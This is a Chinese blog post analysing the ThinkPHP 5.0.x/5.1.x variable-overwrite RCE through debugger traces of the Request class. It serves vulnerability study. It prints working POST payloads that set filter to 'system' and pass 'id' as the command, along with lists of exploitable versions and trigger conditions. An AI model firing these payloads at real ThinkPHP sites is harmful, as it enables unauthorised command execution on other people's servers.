



Thinkphp 5.0.x/5.1.x 变量覆盖 RCE 漏洞分析 | whip1ash

在写完这篇文章五个月后的某一天突然看起这篇文章，发现逻辑混乱，狗屁不通，我自己都看不明白。如果你要参考此篇文章，建议你手边放一份代码，边调试边看，大概你通过调试能够使自己这个漏洞有所了解，因为此文可读性极差。强烈建议你通读全文后再决定要不要通过这篇文章来学习此漏洞，以免误入歧途。


首先讲一下遇到的一个坑点，网上 5.0.0 – 5.0.23 的 POC 都是这样的

<http://127.0.0.1/thinkphp/public/index.php?s=captcha>

POST:

```
_method=__construct&filter=system&method=get&server[REQUEST_METHOD]=id
```

`s=captcha` 需要 vendor 中存在 tophink/think-captcha，这个只有在 extend 版本中存在，core 版本是不存在的，如果遇到报错没回显，可以考虑这种情况。(坑了一下午



在 think\Request 中添加了校验，只允许 \$method 为常规的五种方法，默认是 POST。

前面的常规流程不讲了，直接从 think\App 开始，只关注其中的几个点，省略不必要的干扰。



```
77 public static function run(Request $request = null)
78 {
79     $request = is_null($request) ? Request::instance() : $request;
80
81     try {
82         $config = self::initCommon();
83
84         // 模块/控制器绑定
85         if (defined( name: 'BIND_MODULE')) {...} elseif ($config['auto_bind_module']) {...}
86
87         $request->filter($config['default_filter']);
88
89         // 默认语言
90         Lang::range($config['default_lang']);
91         // 开启多语言机制 检测当前语言
92         $config['lang_switch_on'] && Lang::detect();
93         $request->langset(Lang::range());
94
95         // 加载系统语言包
96         Lang::load([...]);
97
98         // 监听 app_dispatch
99         Hook::listen( tag: 'app_dispatch', &params: self::$dispatch);
100        // 获取应用调度信息
101        $dispatch = self::$dispatch;
102
103        // 未设置调度信息则进行 URL 路由检测
104        if (empty($dispatch)) {
105            $dispatch = self::routeCheck($request, $config);
106        }
107
108        // 记录当前调度信息
109        $request->dispatch($dispatch);
110
111        // 记录路由和请求信息
112        if (self::$debug) {
113            Log::record( msg: '[ ROUTE ] ' . var_export($dispatch, return: true), type: 'info');
114            Log::record( msg: '[ HEADER ] ' . var_export($request->header(), return: true), type: 'info');
115            Log::record( msg: '[ PARAM ] ' . var_export($request->param(), return: true), type: 'info');
116        }
117
118        // 监听 app_begin
119        Hook::listen( tag: 'app_begin', &params: $dispatch);
120
121        // 请求缓存检查
122        $request->cache(...);
123
124        $data = self::exec($dispatch, $config);
125    }
```

只看打断点的三个方法，可以看到从 routeCheck 得到 `$dispatch`，`$dispatch` 传入 exec()。debug 稍后再讲。先从 exce() 开始。

```
445 protected static function exec($dispatch, $config)
446 {
447     switch ($dispatch['type']) {
448         case 'redirect':...
449         case 'module':...
450         case 'controller':...
451         case 'method': // 回调方法
452             $vars = array_merge(Request::instance()->param(), $dispatch['var']);
453             $data = self::invokeMethod($dispatch['method'], $vars);
454             break;
455         case 'function': // 闭包
456             $data = self::invokeFunction($dispatch['function']);
457             break;
458         case 'response': // Response 实例
459             $data = $dispatch['response'];
460             break;
461         default:
462             throw new \InvalidArgumentException( message: 'dispatch type not support');
463     }
464
465     return $data;
466 }
```

调用 Request 的 param 方法，看见 Request::instance() 方法可以判断 Request 类是个单例模式，查看构造方法可以发现 Request 类的构造方法是 protected。跟进 param()。

```
634 public function param($name = '', $default = null, $filter = '')
635 {
636     if (empty($this->mergeParam)) {
637         $method = $this->method( method: true);
638         // 自动获取请求变量
639         switch ($method) {
640             case 'POST':
641                 $vars = $this->post( name: false);
642                 break;
643             case 'PUT':
644             case 'DELETE':
645             case 'PATCH':
646                 $vars = $this->put( name: false);
647                 break;
648             default:
649                 $vars = [];
650         }
651         // 当前请求参数和URL地址中的参数合并
652         $this->param = array_merge($this->param, $this->get( name: false), $vars, $this->route( name: false));
653         $this->mergeParam = true;
654     }
655     if (true === $name) {
656         // 获取包含文件上传信息的数组
657         $file = $this->file();
658         $data = is_array($file) ? array_merge($this->param, $file) : $this->param;
659         return $this->input($data, name: '', $default, $filter);
660     }
661     return $this->input($this->param, $name, $default, $filter);
662 }
```

获取参数，调用 method()，返回时调用 input 方法，跟进 method()。

```
518 public function method($method = false)
519 {
520     if (true === $method) {
521         // 获取原始请求类型
522         return $this->server( name: 'REQUEST_METHOD') ?: 'GET';
523     } elseif (!$this->method) {
524         if (isset($ _POST[Config::get( name: 'var_method')])) {
525             $this->method = strtoupper($ _POST[Config::get( name: 'var_method')]);
526             $this->{$this->method}($ _POST);
527         } elseif (isset($ _SERVER['HTTP_X_HTTP_METHOD_OVERRIDE'])) {
528             $this->method = strtoupper($ _SERVER['HTTP_X_HTTP_METHOD_OVERRIDE']);
529         } else {
530             $this->method = $this->server( name: 'REQUEST_METHOD') ?: 'GET';
531         }
532     }
533     return $this->method;
534 }
```

这就是漏洞点所在了，可以很容易的发现这里通过 `$this->method` 变量调用函数，这个变量可控，来自于 `$_POST[Config::get('var_method')]`，通过查看配置文件发现 `Config::get('var_method')` 值为 `_method`。所以可以调用 Request 类中的任意方法。

回到 param() 方法中，看看返回了什么，跟进 `$this->input()` 方法。



```
994 public function input($data = [], $name = '', $default = null, $filter = '')
995 {
996     if (false === $name) {
997         // 获取原始数据
998         return $data;
999     }
1000     $name = (string) $name;
1001     if ('' !== $name) {...}
1002
1003     // 解析过滤器
1004     $filter = $this->getFilter($filter, $default);
1005
1006     if (is_array($data)) {
1007         array_walk_recursive( &input: $data, [$this, 'filterValue'], $filter);
1008         reset( &array: $data);
1009     } else {
1010         $this->filterValue( &value: $data, $name, $filter);
1011     }
1012
1013     if (isset($type) && $data !== $default) {
1014         // 强制类型转换
1015         $this->typeCast( &: $data, $type);
1016     }
1017     return $data;
1018 }
```

这里获取变量，并做一些过滤，看看过滤器干了什么。跟进 `$this->filterValue()`。

```
1077 private function filterValue(&$value, $key, $filters)
1078 {
1079     $default = array_pop( &array: $filters);
1080     foreach ($filters as $filter) {
1081         if (is_callable($filter)) {
1082             // 调用函数或者方法过滤
1083             $value = call_user_func($filter, $value);
1084         } elseif (is_scalar($value)) {
1085             if (false !== strpos($filter, 'needle:')) {
1086                 // 正则过滤
1087                 if (!preg_match($filter, $value)) {
1088                     // 匹配不成功返回默认值
1089                     $value = $default;
1090                     break;
1091                 }
1092             } elseif (!empty($filter)) {
1093                 // filter函数不存在时，则使用filter_var进行过滤
1094                 // filter为非整形值时，调用filter_id取得过滤id
1095                 $value = filter_var($value, filter: is_int($filter) ? $filter : filter_id($filter));
1096                 if (false === $value) {
1097                     $value = $default;
1098                     break;
1099                 }
1100             }
1101         }
1102     }
1103     return $this->filterExp( &: $value);
1104 }
```

这里调用了 `call_user_func`！传入 `$filter` 和 `$value` 两个变量，往前看看这两个变量是否可控。

回看 `input` 方法可以发现 `$filter` 是通过 `$this->getFilter()` 获得的，而 `$name`

是传进来的。

先跟进 `$this->getFilter()` 。

```
1053 protected function getFilter($filter, $default)
1054 {
1055     if (is_null($filter)) {
1056         $filter = [];
1057     } else {
1058         $filter = $filter ?: $this->filter;
1059         if (is_string($filter) && false === strpos($filter, '/')) {
1060             $filter = explode(',', $filter);
1061         } else {
1062             $filter = (array) $filter;
1063         }
1064     }
1065
1066     $filter[] = $default;
1067     return $filter;
1068 }
```

找到源头了，`$filter` 为空时从 `$this->filter` 获取值。往前看一眼看看 `$name` 是从哪传进来的。

看了看之前的几个方法，好像没有找到 `$this->server`，不过不要紧，再看一下 `$this->method` 方法。可以发现刚才我们分析的逻辑是 `$this->method` 为 `false` 的情况，也就是为空的情况，在这个逻辑中对这个变量进行了赋值。当传入的 `$method` 不为 `FALSE` 的时候，进入标出的逻辑。

```
518 public function method($method = false)
519 {
520     if (true === $method) {
521         // 获取原始请求类型
522         return $this->server( name: 'REQUEST_METHOD' )?: 'GET';
523     } elseif (!$this->method) {
524         if (isset($_POST[Config::get( name: 'var_method' )])) {
525             $this->method = strtoupper($_POST[Config::get( name: 'var_method' )]);
526             $this->{$this->method}($_POST);
527         } elseif (isset($_SERVER['HTTP_X_HTTP_METHOD_OVERRIDE'])) {
528             $this->method = strtoupper($_SERVER['HTTP_X_HTTP_METHOD_OVERRIDE']);
529         } else {
530             $this->method = $this->server( name: 'REQUEST_METHOD' )?: 'GET';
531         }
532     }
533     return $this->method;
534 }
```

跟进 `$this->server()` 。

```
857 public function server($name = '', $default = null, $filter = '')
858 {
859     if (empty($this->server)) {
860         $this->server = $_SERVER;
861     }
862     if (is_array($name)) {
863         return $this->server = array_merge($this->server, $name);
864     }
865     return $this->input($this->server, name: false === $name ? false : strtoupper($name), $default, $filter);
866 }
```

866

}

所以如果 `$this->server` 和 `$this->filter` 在传入 `filterValue()` 方法之前能变成我们想要的值就可以执行任意代码。

所以如果能够在第一次调用 `method()` 方法的时候覆盖几个关键变量，第二次调用 `method` 方法的时候就可以将控制的变量传入 `input` 的方法。回想一下，我们可以调用 `$Request` 类的任意函数，所以如果有一个方法，能够当前实例的变量，那么上述的要求就能够得到满足。

`Request::__construct` 可以满足上述覆盖变量条件条件，`App::routeCheck()` 方法满足调用条件。调用链为 `think\App::run() ==> think\App::routeCheck() ==> think\Route::check() ==> Request::method()`，在此时使用 `POST` 参数覆盖变量，使 `_method=__construct, filter=system, method=get`，`server[REQUEST_METHOD]=id`，在动态函数处调用构造方法并覆盖上述变量。导致在 `filterValue()` 方法中的 `call_user_func()` 函数中执行 `system(id)` 这个语句，导致 RCE。

```

135 protected function __construct($options = [])
136 {
137     foreach ($options as $name => $item) {
138         if (property_exists($this, $name)) {
139             $this->$name = $item;
140         }
141     }
142     if (is_null($this->filter)) {
143         $this->filter = Config::get('name: default_filter');
144     }
145     // 保存 php://input
146     $this->input = file_get_contents('filename: php://input');
147
148 }

```

变量覆盖部分就结束了，但是还有一个问题，需要在 `App::exec()` 方法中进入 `case 'method'` 流程。

case 'method' 流程

将 `POST` 数据发送到 `/public/index.php?s=index` 这个 URL 发现无法触发漏洞，这是因为 `s=index` 的时候触发 `case 'moudle'` 逻辑，在此逻辑中调用 `App::moudle()`。

452

case 'module': // 模块/控制器/操作

路由到闭包函数

闭包函数定义（支持参数传入）

```

▼ 1 2 3 $rules = {array} [2]
  ▼ 1 2 3 captcha/[:id] = {array} [5]
    10 01 rule = "captcha/[:id]"
    10 01 route = "\think\captcha\CaptchaController@index"
    ► 1 2 3 var = {array} [1]
      1 2 3 option = {array} [0]
      1 2 3 pattern = {array} [0]

```


这个路由在 vendor/topthink/think-captcha/src/helper.php 中定义。

```

\think\Route::get('captcha/[:id]',
"\think\captcha\CaptchaController@index");

```

这个流程的逻辑调用如下图所示，图偷自绿盟技术博客。



关于 debug

回看到最初的 App::run() 函数中，可以看到如果开启 debug 的话直接调用 `\$request->param`，从而直接触发漏洞，如果开启 debug 的话，无论 `s=xxx`，都可以直接触发漏洞。

总结一下

1. 如果没有开启 debug 的情况下，此漏洞触发需要存在 vendor 中存在存在 captcha 组件
2. 如果开启 debug 的话，此漏洞可以在任意路由进行触发。

另外一个 POC

请求的 URL 不变，POST 数据变为

```
_method=__construct&filter=system&method=get&get[]=id
```

这个 POC 覆盖了 `\$this->get` 属性，在 `\$this->param()` 方法中进入 `\$this->get()` 方法和 `\$this->route()` 方法，将返回被覆盖的 `get` 属性，赋值给 `\$this->param` 属性，也就是 POC 中的 `id`。如图所示。

```
634 public function param($name = '', $default = null, $filter = '') $name: "" $default: null $filter: ""
635 {
636     if (empty($this->mergeParam)) { mergeParam: false
637         $method = $this->method( method: true); $method: "GET"
638         // 自动获取请求变量
639         switch ($method) { $method: "GET"
640             case 'POST':
641                 $vars = $this->post( name: false); $vars: [0]
642                 break;
643             case 'PUT':
644             case 'DELETE':
645             case 'PATCH':
646                 $vars = $this->put( name: false);
647                 break;
648             default:
649                 $vars = [];
650         }
651         // 当前请求参数和URL地址中的参数合并
652         $this->param = array_merge($this->param, $this->get( $name: false), $vars, $this->route( $name: false)); $vars: [0]
653         $this->mergeParam = true;
654     }
```

在函数返回的时候调用 `\$this->input()` 方法，`\$data` 的值为 `\$this->param`，也就是 POC 中的 `id`。

在 `\$this->input()` 方法中 `\$this->getFilter()` 方法返回 `\$this->filter` 属性，也就是 `system`。由于 `\$data` 是数组，所以进入 `array_walk_recursive()` 方法。

```
994 public function input($data = [], $name = '', $default = null, $filter = '')
995 {
996     if (false === $name) {...}
1000     $name = (string) $name;
1001     if ('' != $name) {...}
1021
1022     // 解析过滤器
1023     $filter = $this->getFilter($filter, $default);
1024
1025     if (is_array($data)) {
1026         array_walk_recursive( &input: $data, [$this, 'filterValue'], $filter);
1027         reset( &array: $data);
1028     } else {
1029         $this->filterValue( &value: $data, $name, $filter);
1030     }
```

执行 `\$this->filterValue()` 方法, 从而 RCE。



```
1077 private function filterValue(&$value, $key, $filters) $value: "id" $key: 0 $filters: {"system"}[1]
1078 {
1079     $default = array_pop( &array: $filters); $default: null
1080     foreach ($filters as $filter) { $filters: {"system"}[1] $filter: "system"
1081         if (is_callable($filter)) {
1082             // 调用函数或者方法过滤
1083             $value = call_user_func($filter, $value); $filter: "system" $value: "id"
1084         } elseif (is_scalar($value)) {
1085             if (false !== strpos($filter, '/')) {
1086                 // 正则过滤
1087                 if (!preg_match($filter, $value)) {
1088                     // 匹配不成功返回默认值
1089                     $value = $default;
1090                     break;
1091                 }
1092             } elseif (!empty($filter)) {
1093                 // filter函数不存在时, 则使用filter_var进行过滤
1094                 // filter为非整形值时, 调用filter_id取得过滤id
1095                 $value = filter_var($value, filter: is_int($filter) ? $filter : filter_id($filter));
1096                 if (false === $value) {
1097                     $value = $default;
1098                     break;
1099                 }
1100             }
1101         }
1102     }
1103 }
```

5.1.x 此变量覆盖漏洞依然存在, 但是有点差别。

通过 composer 获取一个 5.1.17 版本的 thinkphp。

```
composer create-project tophthink/think=5.1.17 tp5117
```

但是这样安装的 framework 是最新版本的, 可以通过更改 require 中的 framework 版本来安装指定版本。还可以添加 captcha 插件, 如图所示。

```
2     "require": {
1         "php": ">=5.6.0",
20         "topthink/framework": "5.1.17"
1     },
```

php 更改完成后直接 composer update 就好了。

使用如下 POC:

```
POST /public/index.php
a=system&b=id&_method=filter
```

5.1 的加载流程有一个比较大的改动, 这里不再赘述, 直接断点到 `think\App::Run()` 方法的路由分发 `routeCheck()` 方法。



```
375 public function run()
376 {
377     try {
378         // 初始化应用
379         $this->initialize();
380
381         // 监听app_init
382         $this->hook->listen('app_init');
383
384         if ($this->bindModule) {...} elseif ($this->config( name: 'app.auto_bind_module')) {...}
385
386         // 监听app_dispatch
387         $this->hook->listen('app_dispatch');
388
389         $dispatch = $this->dispatch;
390
391         if (empty($dispatch)) {
392             // 路由检测
393             $dispatch = $this->routeCheck()->init();
394         }
395
396         // 记录当前调试信息
397         $this->request->dispatch($dispatch);
398
399         // 记录路由和请求信息
400         if ($this->appDebug) {
401             $this->log( msg: '[ ROUTE ] ' . var_export($this->request->routeInfo(), return: true));
402             $this->log( msg: '[ HEADER ] ' . var_export($this->request->header(), return: true));
403             $this->log( msg: '[ PARAM ] ' . var_export($this->request->param(), return: true));
404         }
405     }
406 }
```

```
539 public function routeCheck()
540 {
541     // 检测路由缓存
542     if (!$this->appDebug && $this->config->get('route_check_cache')) {...}
543
544     // 获取应用调度信息
545     $path = $this->request->path(); $path: ""
546
547     // 路由检测
548     $files = scandir($this->routePath); $files: {".", "..", "route.php"}[3]
549     foreach ($files as $file) {...}
550
551     if ($this->config( name: 'route.route_annotation')) {...}
552
553     // 是否强制路由模式
554     $must = !is_null($this->routeMust) ? $this->routeMust : $this->route->config('url_route_must');
555
556     // 路由检测 返回一个Dispatch对象
557     $dispatch = $this->route->check($path, $must);
558
559     if (!empty($routeKey)) {
560         try {
561             $this->cache
562                 ->connect($option)
563                 ->tag('route_cache')
564                 ->set($routeKey, $dispatch);
565         } catch (\Exception $e) {
566             // 存在闭包的时候缓存无效
567         }
568     }
569
570     return $dispatch;
571 }
```

调用 check 方法，有一系列的 check 方法调用，一直调用到 think\route\RuleGroup 的 check()。调用栈如下。

```

RuleGroup.php:139, think\route\RuleGroup->check()
Domain.php:78, think\route\Domain->check()
Route.php:844, think\Route->check()
App.php:584, think\App->routeCheck()
App.php:399, think\App->run()
index.php:23, {main}()

```

在这个方法中调用 Request::method() 方法，变量覆盖的漏洞触发点。

```

769 public function method($origin = false) $origin: false
770 {
771     if ($origin) { $origin: false
772         // 获取原始请求类型
773         return $this->isCli() ? 'GET' : $this->server( name: 'REQUEST_METHOD');
774     } elseif (!$this->method) {
775         if (isset($ _POST[$this->config['var_method']])) {
776             $this->method = strtoupper($ _POST[$this->config['var_method']]); config: [61]
777             $method = strtolower($this->method); method: "FILTER" $method: "filter"
778             $this->{$method} = $ _POST;
779         } elseif ($this->server( name: 'HTTP_X_HTTP_METHOD_OVERRIDE')) {
780             $this->method = strtoupper($this->server( name: 'HTTP_X_HTTP_METHOD_OVERRIDE'));
781         } else {
782             $this->method = $this->isCli() ? 'GET' : $this->server( name: 'REQUEST_METHOD');
783         }
784     }
785
786     return $this->method;
787 }

```

可以看到这里直接变量覆盖，而不是像 5.0.x 一样动态函数调用。这里覆盖 `\$this->filter` 变量为 `\$_POST`。返回 `\$this->method` 属性，值为 `filter`。

```

115 public function check($request, $url, $completeMatch = false) $request: {config => [61], method => "FILTER",
116 {
117     if ($dispatch = $this->checkCrossDomain($request)) {...}
121
122     // 检查分组有效性
123     if (!$this->checkOption($this->option, $request) || !$this->checkUrl($url)) {...}
126
127     // 解析分组路由
128     if ($this instanceof Resource) {...} elseif ($this->rule) {
131         if ($this->rule instanceof Response) {...}
134
135         $this->parseGroupRule($this->rule); rule: null
136     }
137
138     // 获取当前路由规则
139     $method = strtolower($request->method()); $request: {config => [61], method => "FILTER", domain => null,
140     $rules = $this->getMethodRules($method);
141 }

```

进入 `getMethodRules` 方法。

```

194 protected function getMethodRules($method) $method: "filter"
195 {
196     return array_merge($this->rules[$method], $this->rules['*']);
197 }

```

在这个方法中合并数组，由于当前对象 `rules` 属性中没有 `filter` 方法，所以会报错。所以需要在 `index.php` 中加入 `error_reporting(0);`。这个漏洞很鸡肋的地方就在这里，这个 `error_reporting(0);` 必须写在 `require` 下方，否则无效。

如图。



```
1  <?php
2  //...
11
12  // [ 应用入口文件 ]
13  namespace think;
14
15  // 加载基础文件
16  require __DIR__ . '/../thinkphp/base.php';
17
18  error_reporting( level: 0 );
19
20  // 支持事先使用静态方法设置Request对象和Config对象
21
22  // 执行应用并响应
23  Container::get( abstract: 'app' )->run()->send();
```

路由分发和变量覆盖结束，接下来是动态加载，加载流程比较复杂，不再一步步跟进，直接断点到 think\Request::post();

这个方法在 think\Request::param() 方法中调用，在这里直接返回我们的 POST 数组。

```
973  public function post($name = '', $default = null, $filter = '')
974  {
975  if (empty($this->post)) {
976      $this->post = !empty($_POST) ? $_POST : $this->getJsonInputData($this->input);
977  }
978
979  return $this->input($this->post, $name, $default, $filter);
980  }
```

```
887  public function param($name = '', $default = null, $filter = '') $name: "" $default: null $filter: ""
888  {
889  if (!$this->mergeParam) {
890      $method = $this->method( origin: true ); $method: "POST"
891
892      // 自动获取请求变量
893      switch ($method) { $method: "POST"
894      case 'POST':
895          $vars = $this->post( name: false ); $vars: {a => "system", b => "id", _method => "filter"}[3]
896          break;
897      case 'PUT':
898      case 'DELETE':
899      case 'PATCH':
900          $vars = $this->put( name: false );
901          break;
902      default:
903          $vars = [];
904      }
905
906      // 当前请求参数和URL地址中的参数合并
907      $this->param = array_merge($this->param, $this->get( name: false ), $vars, $this->route( name: false )); $vars:
908
909      $this->mergeParam = true; mergeParam: true
910  }
911
912  if (true === $name) {
913      // 获取包含文件上传信息的数组
914      $file = $this->file();
915      $data = is_array($file) ? array_merge($this->param, $file) : $this->param;
```

```
916  
917     return $this->input($data, name: '', $default, $filter);  
918 }  
919  
920 return $this->input($this->param, $name, $default, $filter); $default: null $filter: "" $name: "" param: [3]
```

\\$this->param 的值为合并数组得到，然后传入 input 函数，此时 param 属性的值为

```
▼ param = {array} [3]  
  a = "system"  
  b = "id"  
  _method = "filter"
```

在 input 方法中 getFilter 方法返回刚才覆盖的变量。将 \\$data 和 \\$filter 通过 array_walk_recursive 传入 filterValue 函数。


```
1271 public function input($data = [], $name = '', $default = null, $filter = '') $data: {a => "system", b =>  
1272 {  
1273     if (false === $name) {...}  
1274  
1275     $name = (string) $name;  
1276     if ('' !== $name) {...}  
1277  
1278     // 解析过滤器  
1279     $filter = $this->getFilter($filter, $default); $default: null $filter: {a => "system", b => "id",  
1280  
1281     if (is_array($data)) { $data: {a => "system", b => "id", method => "filter"}[3]  
1282         array_walk_recursive(&input: $data, [$this, 'filterValue'], $filter);  
1283         reset( &array: $data);  
1284     } else {  
1285         $this->filterValue( &value: $data, $name, $filter);  
1286     }  
1287  
1288     if (isset($type) && $data !== $default) {  
1289         // 强制类型转换  
1290         $this->typeCast( &: $data, $type);  
1291     }  
1292  
1293     return $data;  
1294 }  
1295  
1296 }  
1297  
1298 }  
1299  
1300 }  
1301  
1302 }  
1303  
1304 }  
1305  
1306 }  
1307  
1308 }  
1309  
1310 }  
1311  
1312 }
```

这里循环调用 filterValue 方法，触发其中的 call_user_func()，RCE!

```
1375 private function filterValue(&$value, $key, $filters) $value: "id" $key: "b" $filters: {a => "system", b => "id",  
1376 {  
1377     $default = array_pop($filters); $filters: {a => "system", b => "id", method => "filter", 0 => null}[4]  
1378  
1379     foreach ($filters as $filter) {  
1380         if (is_callable($filter)) {  
1381             // 调用函数或者方法过滤  
1382             $value = call_user_func($filter, $value);  
1383         } elseif (is_scalar($value)) {  
1384             if (false !== strpos($filter, '/')) {  
1385                 // 正则过滤  
1386                 if (!preg_match($filter, $value)) {  
1387                     // 匹配不成功返回默认值  
1388                     $value = $default;  
1389                     break;  
1390                 }  
1391             }  
1392         }  
1393     }  
1394 }
```

关于漏洞分析到此就结束了。

流程图同样偷自绿盟 blog



我随手测了一下，目前可用的只有 5.1.17 和 5.1.19，测试的其他的 5.1.06 和 5.1.20 均不可用，感觉很迷，所以为了探究此问题，需要进行 fuzz。

利用如下脚本，下载下来了 thinkphp 5.1.x 的全部版本。

```
for ((i=0; i<36; i++)); do
    composer create-project tophink/think=5.1.${i} tp51${i};
    if `cd tp51${i}`;
    then
        cd tp51${i};
        sed -i '.bak' "s/5.1.\*/5.1.${i}/g" composer.json;
        composer update;
        cd ..;
    fi
done
```

然后使用 python 批量添加 `error_reporting(0);` 并进行批量请求 (python 代码写的太丑了，就不放了)。结果如下。

可利用的版本为

```
5.1.0
5.1.14
5.1.16
5.1.17
```



```
5.1.19
5.1.20
5.1.21
5.1.22
5.1.23
5.1.24
5.1.25

5.1.26
5.1.27
5.1.28
5.1.29
5.1.31
5.1.32
```

刚开始以为 5.1.20 不能用，结果 fuzz 的结果中这个版本是可以打的，对比了一下两份代码，发现了此处利用还存在一个条件，那就是 vendor 的 tophink 中除了 think-installer 不能存在其他的依赖（这个结果不一定准确，我测试了安装 think-captcha 或者 think-oracle，结果是不能复现）。

由于这个漏洞比较鸡肋，故决定放弃探究为何 5.1.0–5.1.14 中间的几个版本不能利用，等遇到实际案例再进行分析。

总结一下，5.1.x 在上述版本中的利用需要以下几个条件：

1. 存在正确位置的 `error_reporting(0);`
2. vendor 中不能存在其他的依赖，除了 think-installer
3. 需要在上述版本中

既然已经花时间 fuzz 了 5.1.x 的可利用版本，为何不测一下 5.0.x 的可利用版本？

经过简单的 fuzz，得到的结果如下（以下结果的前提均为不开 debug）

1. 没有利用 captcha 组件可以利用的版本（也就是在 module 逻辑中没有进行重定义过滤器的操作）：

覆盖 get 变量的 poc

```
5.0.2-5.0.12
```

1. 利用 captcha 可以利用的版本



覆盖 `server[REQUEST_METHOD]` 的 poc

5.0.22/23

覆盖 `get` 的 poc

5.0.2-5.0.23

thinkphp 版本比较多，比较杂，不同的版本需要使用不同的利用，需要使用 fuzz 去探索哪些 poc 是可用的，哪些是不可用的，网上的资料比较杂一些，需要做一下总结。

这个变量覆盖的思路是值得学习的，以后如果遇到一个类中的属性可控，可以通过变量覆盖来构造利用链，或者这个可控的变量可以进行动态方法的调用。